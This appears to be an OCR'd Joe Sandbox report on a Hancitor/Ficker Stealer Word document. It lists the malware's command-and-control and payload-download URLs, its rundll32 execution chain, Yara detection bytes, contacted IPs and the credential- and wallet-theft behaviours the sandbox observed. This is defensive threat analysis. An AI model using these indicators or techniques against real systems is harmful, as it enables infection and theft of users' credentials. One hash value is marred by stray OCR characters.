ID: 446230
Sample Name:
0708_3355614568218.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 03:06:14
Date: 09/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report 0708_3355614568218.doc

Overview

General Information

Sample Name:	0708_3355614568218.doc
Analysis ID:	446230
MD5:	992338b40b38f1f..
SHA1:	86608643859204..
SHA256:	b4d402b4ab3b5a..
Tags:	doc Hancitor macros MAN1 Moskalvzapoe TA511
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ficker Stealer
Hancitor

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Suspect Svchost A…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Ficker Stealer
- Yara detected Hancitor

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2672 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
  - rundll32.exe (PID: 2776 cmdline: 'C:\Windows\System32\rundll32.exe' c:\users\user\appdata\roaming\microsoft\templates\niberius.dll,ONOQWPYIEIR MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2668 cmdline: 'C:\Windows\System32\rundll32.exe' c:\users\user\appdata\roaming\microsoft\templates\niberius.dll,ONOQWPYIEIR MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - svchost.exe (PID: 2716 cmdline: C:\Windows\System32\svchost.exe MD5: 54A47F6B5E09A77E61649109C6A08866)
- **cleanup**

Malware Configuration

Threatname: Hancitor

```
{
  "Campaign Id": "0707_wvcr",
  "C2 list": [
    "http://sudepallon.com/8/forum.php",
    "http://anspossthrly.ru/8/forum.php",
    "http://thentabecon.ru/8/forum.php"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000003.2143615894.00000000003A0000.00000040.00000001.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
00000003.00000002.2346335885.00000000002114000.00000002.00020000.sdmp	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
Process Memory Space: svchost.exe PID: 2716	JoeSecurity_Ficker_Stealer_1	Yara detected Ficker Stealer	Joe Security	

Source	Rule	Description	Author	Strings
Process Memory Space: rundll32.exe PID: 2668	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
3.3.rundll32.exe.3a4392.0.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
3.3.rundll32.exe.3a4392.0.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x56f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...
3.3.rundll32.exe.3a4392.0.raw.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
3.3.rundll32.exe.3a4392.0.raw.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x116f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...
3.2.rundll32.exe.2110000.6.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

- Sigma detected: Suspect Svchost Activity
- Sigma detected: Microsoft Office Product Spawning Windows Shell
- Sigma detected: Suspicious Svchost Process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file

Location Tracking:

- Yara detected Hancitor

Software Vulnerabilities:

- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (process start blacklist hit)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- May check the online IP address of the machine

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with PE executables

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Office process drops PE file

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to inject threads in other processes

Stealing of Sensitive Information:

Yara detected Ficker Stealer

Tries to harvest and steal Bitcoin Wallet information

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Remote Access Functionality:

Yara detected Ficker Stealer


Yara detected Hancitor

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 2 1 2	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 3	Eaves Insec Netw Comr
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Credentials in Registry 2	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2	Explo Redir Calls/
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Credentials In Files 1	System Information Discovery 4 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2 1	NTDS	Security Software Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acces

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 2	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insec Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0708_3355614568218.doc	37%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.rundll32.exe.2110000.6.unpack	100%	Avira	TR/Hijacker.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
srand04rf.ru	13%	Virustotal		Browse
pospvisis.com	12%	Virustotal		Browse
sudepallon.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://api.ipify.org0.0.0.0ncdrlebGUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)GUID	0%	Avira URL Cloud	safe	
http://srand04rf.ru/7hfjsdfjks.exe	0%	Avira URL Cloud	safe	
http://sudepallon.com/8/forum.php	0%	Avira URL Cloud	safe	
http://thentabecon.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://anspossthrly.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	50.19.92.227	true	false		high
srand04rf.ru	8.211.241.0	true	true	• 13%, Virustotal, Browse	unknown
pospvisis.com	95.213.179.67	true	true	• 12%, Virustotal, Browse	unknown
sudepallon.com	77.222.42.67	true	true	• 2%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://srand04rf.ru/7hfjsdfjks.exe	true	• Avira URL Cloud: safe	unknown
http://api.ipify.org/	false		high
http://sudepallon.com/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://thentabecon.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://anspossthrly.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://api.ipify.org/?format=xml	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.19.92.227	elb097307-934924932.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
77.222.42.67	sudepallon.com	Russian Federation		44112	SWEB-ASRU	true
8.211.241.0	srand04rf.ru	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true
23.21.211.162	unknown	United States		14618	AMAZON-AESUS	true
95.213.179.67	pospvisis.com	Russian Federation		49505	SELECTELRU	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	446230
Start date:	09.07.2021
Start time:	03:06:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0708_3355614568218.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@7/14@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 6% (good quality ratio 5.8%) • Quality average: 88.6% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 75% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
03:07:07	API Interceptor	1216x Sleep call for process: rundll32.exe modified
03:07:15	API Interceptor	20x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
50.19.92.227	08.jpg.exe	Get hash	malicious	Browse	• api.ipify.org/
	triage_dropped_file.dll	Get hash	malicious	Browse	• api.ipify.org/
	0701_1866962341645.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	pGN774GmSs.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.doc	Get hash	malicious	Browse	• api.ipify.org/
	file.dll	Get hash	malicious	Browse	• api.ipify.org/
	file.dll	Get hash	malicious	Browse	• api.ipify.org/
	file.dll	Get hash	malicious	Browse	• api.ipify.org/
	trendbanter_v2.apk	Get hash	malicious	Browse	• api.ipify.org/
	omh.dll	Get hash	malicious	Browse	• api.ipify.org/
77.222.42.67	triage_dropped_file.dll	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	08.jpg.exe	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	0708_5355150121.xll	Get hash	malicious	Browse	• sudepallon.com/8/forum.php
	triage_dropped_file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	nimb.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	0706_1050501748839.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
srand04rf.ru	triage_dropped_file.dll	Get hash	malicious	Browse	• 8.211.241.0
	0708_5355150121.xll	Get hash	malicious	Browse	• 8.211.241.0
	aCWkTdaR6G.dll	Get hash	malicious	Browse	• 8.209.119.208
	0616_433887484261.doc	Get hash	malicious	Browse	• 8.209.119.208
	omsh.dll	Get hash	malicious	Browse	• 8.209.119.208
	omsh_.dll	Get hash	malicious	Browse	• 8.209.119.208
	omh.dll	Get hash	malicious	Browse	• 8.209.119.208
	0616_1338797754728.doc	Get hash	malicious	Browse	• 8.209.119.208
elb097307-934924932.us-east-1.elb.amazonaws.com	RUxuwqYQMM.exe	Get hash	malicious	Browse	• 54.235.88.121
	1R1aRTRnis.exe	Get hash	malicious	Browse	• 54.243.175.83
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.225.78.40
	08.jpg.exe	Get hash	malicious	Browse	• 50.19.92.227
	0708_5355150121.xll	Get hash	malicious	Browse	• 23.21.173.155
	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.226.23
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.235.175.90
	nimb.dll	Get hash	malicious	Browse	• 50.16.216.118
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 23.21.136.132
	file.doc	Get hash	malicious	Browse	• 23.21.211.162
	file.doc	Get hash	malicious	Browse	• 23.21.136.132
	file.dll	Get hash	malicious	Browse	• 54.235.121.178
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	0706_1715044809783.doc	Get hash	malicious	Browse	• 54.235.175.90
	niberius.dll	Get hash	malicious	Browse	• 50.16.218.217
	nimb.dll	Get hash	malicious	Browse	• 54.225.78.40
	4h2yLkN8DO.dll	Get hash	malicious	Browse	• 23.23.104.250
	TejsR02giJ.exe	Get hash	malicious	Browse	• 50.16.216.118
pospvisis.com	triage_dropped_file.dll	Get hash	malicious	Browse	• 95.213.179.67
	nimb.dll	Get hash	malicious	Browse	• 95.213.179.67
	0706_1050501748839.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.doc	Get hash	malicious	Browse	• 95.213.179.67

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.doc	Get hash	malicious	Browse	• 95.213.179.67
	0706_1715044809783.doc	Get hash	malicious	Browse	• 95.213.179.67
	niberius.dll	Get hash	malicious	Browse	• 95.213.179.67
	niberius.dll	Get hash	malicious	Browse	• 95.213.179.67
	0701_1866962341645.doc	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67
	file.dll	Get hash	malicious	Browse	• 95.213.179.67

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SWEB-ASRU	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	08.jpg.exe	Get hash	malicious	Browse	• 77.222.42.67
	0708_5355150121.xll	Get hash	malicious	Browse	• 77.222.42.67
	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	nimb.dll	Get hash	malicious	Browse	• 77.222.42.67
	0706_1050501748839.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	0526_28522894410229.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_17568640710485.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_4618771472215.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	180000.dll	Get hash	malicious	Browse	• 77.222.52.246
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
AMAZON-AESUS	RUxuwqYQMM.exe	Get hash	malicious	Browse	• 54.235.88.121
	1R1aRTRnis.exe	Get hash	malicious	Browse	• 23.21.224.49
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.235.121.178
	paskoocheh-android.apk	Get hash	malicious	Browse	• 50.17.170.49
	paskoocheh-android.apk	Get hash	malicious	Browse	• 34.225.210.187
	08.jpg.exe	Get hash	malicious	Browse	• 50.19.92.227
	0708_5355150121.xll	Get hash	malicious	Browse	• 23.21.173.155
	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.216.118
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.225.245.108
	nimb.dll	Get hash	malicious	Browse	• 54.235.175.90
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 50.16.220.248
	file.doc	Get hash	malicious	Browse	• 23.21.173.155
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	file.dll	Get hash	malicious	Browse	• 54.225.245.108
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	0706_1715044809783.doc	Get hash	malicious	Browse	• 54.235.175.90

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\kaosdma.txt	
Process:	C:\Windows\SysWOW64\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	14
Entropy (8bit):	2.699513850319966
Encrypted:	false
SSDEEP:	3:EQgNQVLSV:EQgNAi
MD5:	A1924933759C1451D5C265A1AAE417BB
SHA1:	51E332B10F8DF35EC6CFE0F19BBFA1C1BA26C7EF
SHA-256:	14B234DD8C929349B23088908C14E02574760F839DE8A88574D7D4F70AFFD02F
SHA-512:	4D0DD0054634B744F7EDCFFEDB17E17FCB6B4D7B269BD6F23CB6275802D0AF42CC0460AFAF9D3539E23B0EA9673A7DBA30FF35AFAED68BDF86B3EBE15C9DI 3F5
Malicious:	false
Reputation:	low
Preview:	185.189.150.70

